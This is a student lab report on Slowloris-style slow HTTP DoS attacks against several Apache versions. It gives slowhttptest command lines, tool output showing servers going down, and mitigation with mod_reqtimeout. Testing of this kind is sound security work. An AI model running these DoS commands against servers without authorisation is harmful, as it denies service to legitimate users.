

Nipun Shrivastava

2011cs50288

“Slow” DoS attacks on Web Servers

SIL765 – Assignment 4

1. Introduction

A denial-of-service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users. In this assignment, we have concerned ourselves with a **“Slow” DoS attacks on Web Servers specifically SLOWloris.**

A Slowloris HTTP DoS attack, makes use of **HTTP GET** requests to **occupy all available HTTP connections permitted** on a web server. The attack takes advantage of a **vulnerability in thread-based web servers** which wait for entire HTTP headers to be received before releasing the connection. Thread-based servers like **Apache** which make use of a *timeout* to wait for incomplete HTTP requests, **remain vulnerable** to such attacks as the *timeout*, which is set to 300 seconds by default, is re-set as soon as the client sends additional data.

This creates a situation where a malicious user could open several connections on a server by initiating an HTTP request but does not close it. By keeping the HTTP request open and feeding the server bogus data before the *timeout* is reached, the HTTP connection will remain open until the attacker closes it. Naturally, if an attacker had to occupy all available HTTP connections on a web server, **legitimate users would not be able to have their HTTP requests processed by the server**, thus experiencing a denial of service. This enables an attacker to restrict access to a specific server with very low utilization of bandwidth.

2. Setup

For this project I have used **2 Ubuntu 14.04 VMs**, one running vulnerable apache server and other, the attack codes.

3. Command

Slowhttptest -u 192.168.220.135 -c 3000 -l 300 -<Type>


We will be more or less dealing with the above command in this assignment. A brief description of it is given below.

- **-u** → URL of the victim server,
 - **-c** → no. of connections
-

-
- **-l** → length of the test
 - **<Type>** → attack type
 1. Type = H → slow-Loris
 2. Type = B → slow-body
 3. Type = X → slow-read
 4. Type = R → range attack

4. Part 1

For this part, I used an older version of apache which is 2.0.54. "slowhttptest" to run the attack.



```
Fri Nov 21 20:48:49 2014:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                SLOW HEADERS
number of connections:     50
URL:                      http://localhost/
verb:                     GET
Content-Length header value: 4096
follow up data max size:   68
interval between follow up data: 10 seconds
connections per seconds:   50
probe connection timeout:  5 seconds
test duration:            240 seconds
using proxy:              no proxy

Fri Nov 21 20:48:49 2014:
slow HTTP test status on 20th second:

initializing:             0
pending:                  0
connected:                50
error:                    0
closed:                   0
service available:        YES
```


Figure 1 **slowhttptest -H -u http://172.16.51.128**

Upon starting the attack I realised that slowhttptest was not able to bring down the server using the default connections. But the server soon gave in when I increased the number of connections to 250 or above, implying even the **apache** was vulnerable to

such attacks. Slow post mode was also able to bring down the server by running along the same lines. Though, the third test, Range request header was unable to open any connections and hence, the server was unscathed during the attack.

Apache was able to **resist the attack in fourth mode** even after I increased the number of connections.

5. Results of default and Slow post mode: Successful <ver. 2.0.54 >



```
nipun@nnpn: ~
x ~/Desktop x
Fri Nov 21 20:59:00 2014:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW HEADERS
number of connections: 250
URL: http://localhost/
verb: GET
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy


Fri Nov 21 20:59:00 2014:
slow HTTP test status on 10th second:

initializing: 0
pending: 0
connected: 250
error: 0
closed: 0
service available: NO
```

Test parameters

Test type	SLOW HEADERS
Number of connections	750
Verb	GET
Content-Length header value	4096
Extra data max length	68
Interval between follow up data	10 seconds
Connections per seconds	50
Timeout for probe connection	5
Target test duration	240 seconds
Using proxy	no proxy


Test results against http://localhost/



```
nipun@nnp: ~
~/Desktop
Fri Nov 21 21:18:02 2014:
slowhttpptest version 1.6
- https://code.google.com/p/slowhttpptest/ -
test type: SLOW BODY
number of connections: 500
URL: http://localhost/
verb: POST
Content-Length header value: 4096
follow up data max size: 66
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy


Fri Nov 21 21:18:02 2014:
slow HTTP test status on 35th second:

initializing: 0
pending: 198
connected: 302
error: 0
closed: 0
service available: NO
```




6. Range Mode: Attack Unsuccessful <ver. 2.0.54 >

```
nipun@nnp: ~  
x ~/Desktop x  
Fri Nov 21 21:13:02 2014:  
slowhttptest version 1.6  
- https://code.google.com/p/slowhttptest/ -  
test type: SLOW READ  
number of connections: 500  
URL: http://localhost/  
verb: GET  
receive window range: 1 - 512  
pipeline factor: 1  
read rate from receive buffer: 5 bytes / 1 sec  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Nov 21 21:13:02 2014:  
slow HTTP test status on 20th second:  
  
initializing: 0  
pending: 0  
connected: 500  
error: 0  
closed: 0  
service available: YES  
█
```



7. Slow Read Mode: Attack Resisted <ver. 2.0.54 >

```
nipun@nnp: ~  
x ~/Desktop x  
Fri Nov 21 19:38:11 2014:  
slowhttptest version 1.6  
- https://code.google.com/p/slowhttptest/ -  
test type: SLOW HEADERS  
number of connections: 2000  
URL: http://172.16.51.128/  
verb: GET  
Content-Length header value: 4096  
follow up data max size: 68  
interval between follow up data: 10 seconds  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Nov 21 19:38:11 2014:  
slow HTTP test status on 45th second:  
  
initializing: 0  
pending: 1549  
connected: 451  
error: 0  
closed: 0  
service available: NO
```



8. Other Apache versions

I ran the similar tests on other versions of Apache in order to find out which of the httpd (apache) versions are still vulnerable to such attacks. The versions of httpd that I experimented on were – **2.0.54, 2.2.29, 2.4.7, 2.4.10(most recent)**. Since, I have already discussed in detail the effects of various attacks on <ver. 2.0.54>, I will brief my findings for the other 3 versions.

After running the above attacks again, I found out that the <ver. 2.2.29> was prone to slow Loris, slow body attacks, but not to Range attack (since the corresponding bug was fixed in 2.2.20). The later ones (2.4.x) were immune against all of the tests provided in slowhttpptest.


Slow read attack was able to bring down the server for a short duration of time in ver 2.2.29 but in few minutes, server was able to close these shoddy connections and return to service.

For experimenting on the older versions of Apache we ran the slowloris test using the following command.

```
slowhttpptest -H -u http://172.16.51.128 -c 500
```

Initially I started with 50 as number of connections and increased them with a jump of 50. Soon I found out that after reaching about 250/300 connections the server started going down.


```
nipun@nnpn: ~  
x ~/Desktop x  
Fri Nov 21 19:38:11 2014:  
slowhttptest version 1.6  
- https://code.google.com/p/slowhttptest/ -  
test type: SLOW HEADERS  
number of connections: 2000  
URL: http://172.16.51.128/  
verb: GET  
Content-Length header value: 4096  
follow up data max size: 68  
interval between follow up data: 10 seconds  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Nov 21 19:38:11 2014:  
slow HTTP test status on 45th second:  
  
initializing: 0  
pending: 1549  
connected: 451  
error: 0  
closed: 0  
service available: NO
```



I observed similar results with the command


slowhttptest -B -u http://172.16.51.128 -c 1000

which performs the Dos through Slow Post mode which is sending unfinished message bodies.



The command **slowhttptest -R -u http://172.16.51.128 -c 1000** runs slowhttptest in Range header mode sending malicious Range request header data. But this test didn't work for the Apache version as most of the connections got closed. The results can be cross referenced from the graphs below.


```
nipun@nnpn: ~  
x ~/Desktop x  
Fri Nov 21 19:54:21 2014:  
slowhttpptest version 1.6  
- https://code.google.com/p/slowhttpptest/ -  
test type: RANGE  
number of connections: 1000  
URL: http://172.16.51.128/  
verb: HEAD  
Content-Length header value: 4096  
follow up data max size: 66  
interval between follow up data: 10 seconds  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Nov 21 19:54:21 2014:  
slow HTTP test status on 20th second:  
  
initializing: 0  
pending: 2  
connected: 2  
error: 0  
closed: 981  
service available: YES  
Fri Nov 21 19:54:22 2014:  
Test ended on 20th second  
Exit status: No open connections left
```



For running slowhttptest in slow read mode the following command is used

slowhttptest -X -u http://172.16.51.128 -c 1000

```
nipun@nnpn: ~  
x ~/Desktop x  
Fri Nov 21 19:57:03 2014:  
slowhttptest version 1.6  
- https://code.google.com/p/slowhttptest/ -  
test type: SLOW READ  
number of connections: 1000  
URL: http://172.16.51.128/  
verb: GET  
receive window range: 1 - 512  
pipeline factor: 1  
read rate from receive buffer: 5 bytes / 1 sec  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Nov 21 19:57:03 2014:  
slow HTTP test status on 20th second:  
  
initializing: 0  
pending: 534  
connected: 449  
error: 0  
closed: 0  
service available: NO  
█
```



9. Finding on the 4 versions

After playing around with all the 4 versions, I found out that the last two versions were very effective in closing all of the attacking connections before the server can go out of service. The average time they were down was only 6% approximately. On the other hand, the former two failed miserably for the same attacks. The main reason behind this was the usage of a request timeout module (`mod_reqtimeout`) which imposes hard deadline on the header transmission. Below is the part of the code showing the above expressed module's implementation.

```
#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off

#
# Set a timeout for how long the client may take to send the request header
# and body.
# The default for the headers is header=20-40,MinRate=500, which means wait
# for the first byte of headers for 20 seconds. If some data arrives,
# increase the timeout corresponding to a data rate of 500 bytes/s, but not
# above 40 seconds.
# The default for the request body is body=20,MinRate=500, which is the same
# but has no upper limit for the timeout.
# To disable, set to header=0 body=0
#
<IfModule reqtimeout_module>
    RequestReadTimeout header=20-40,MinRate=500 body=20,MinRate=500
</IfModule>
```

So, to keep ones server safe from similar attacks, one should install `mod_reqtimeout`. `Mod_antiloris` is another famous choice but is known to be particularly hard on genuinely slow connections. We will discuss them in detail under the topic mitigation of the attack. For now following should be enough.

mod_antiloris works by limiting the number of simultaneous connections a given IP can create. **mod_reqtimeout** works by limiting the amount of time a single request can stay idle.

10. Parameter Analysis

For this part the most recent version was used.


1) Header data rate

This is the first parameter that I used to perform my analysis which is available in `httpd-default.conf`. What I did was that I removed the limit header transaction time because this parameter will surely be able to prevent such attacks. Though an increase in the value of this parameter will only be able to resist the attack for so much time.


Increasing the header data rate increase the final deadline by data received/header data rate seconds. So the connection will eventually close as the attacking connection will miss the deadline if the ratio is less than 1. While a ratio of more than one 1, will leave some connections open for a long time which can bring down the server.

I experimented with header data rate of 3 and above and found similar results for higher values of header data rate and different request initiation timeout, and therefore, have only put up a minimum number of graphs required.

When the header data rate was 3, attack succeeded. For higher values the server never went down. The time taken to reach the failure point of attack decreased with increasing header data rate.



3 Bps

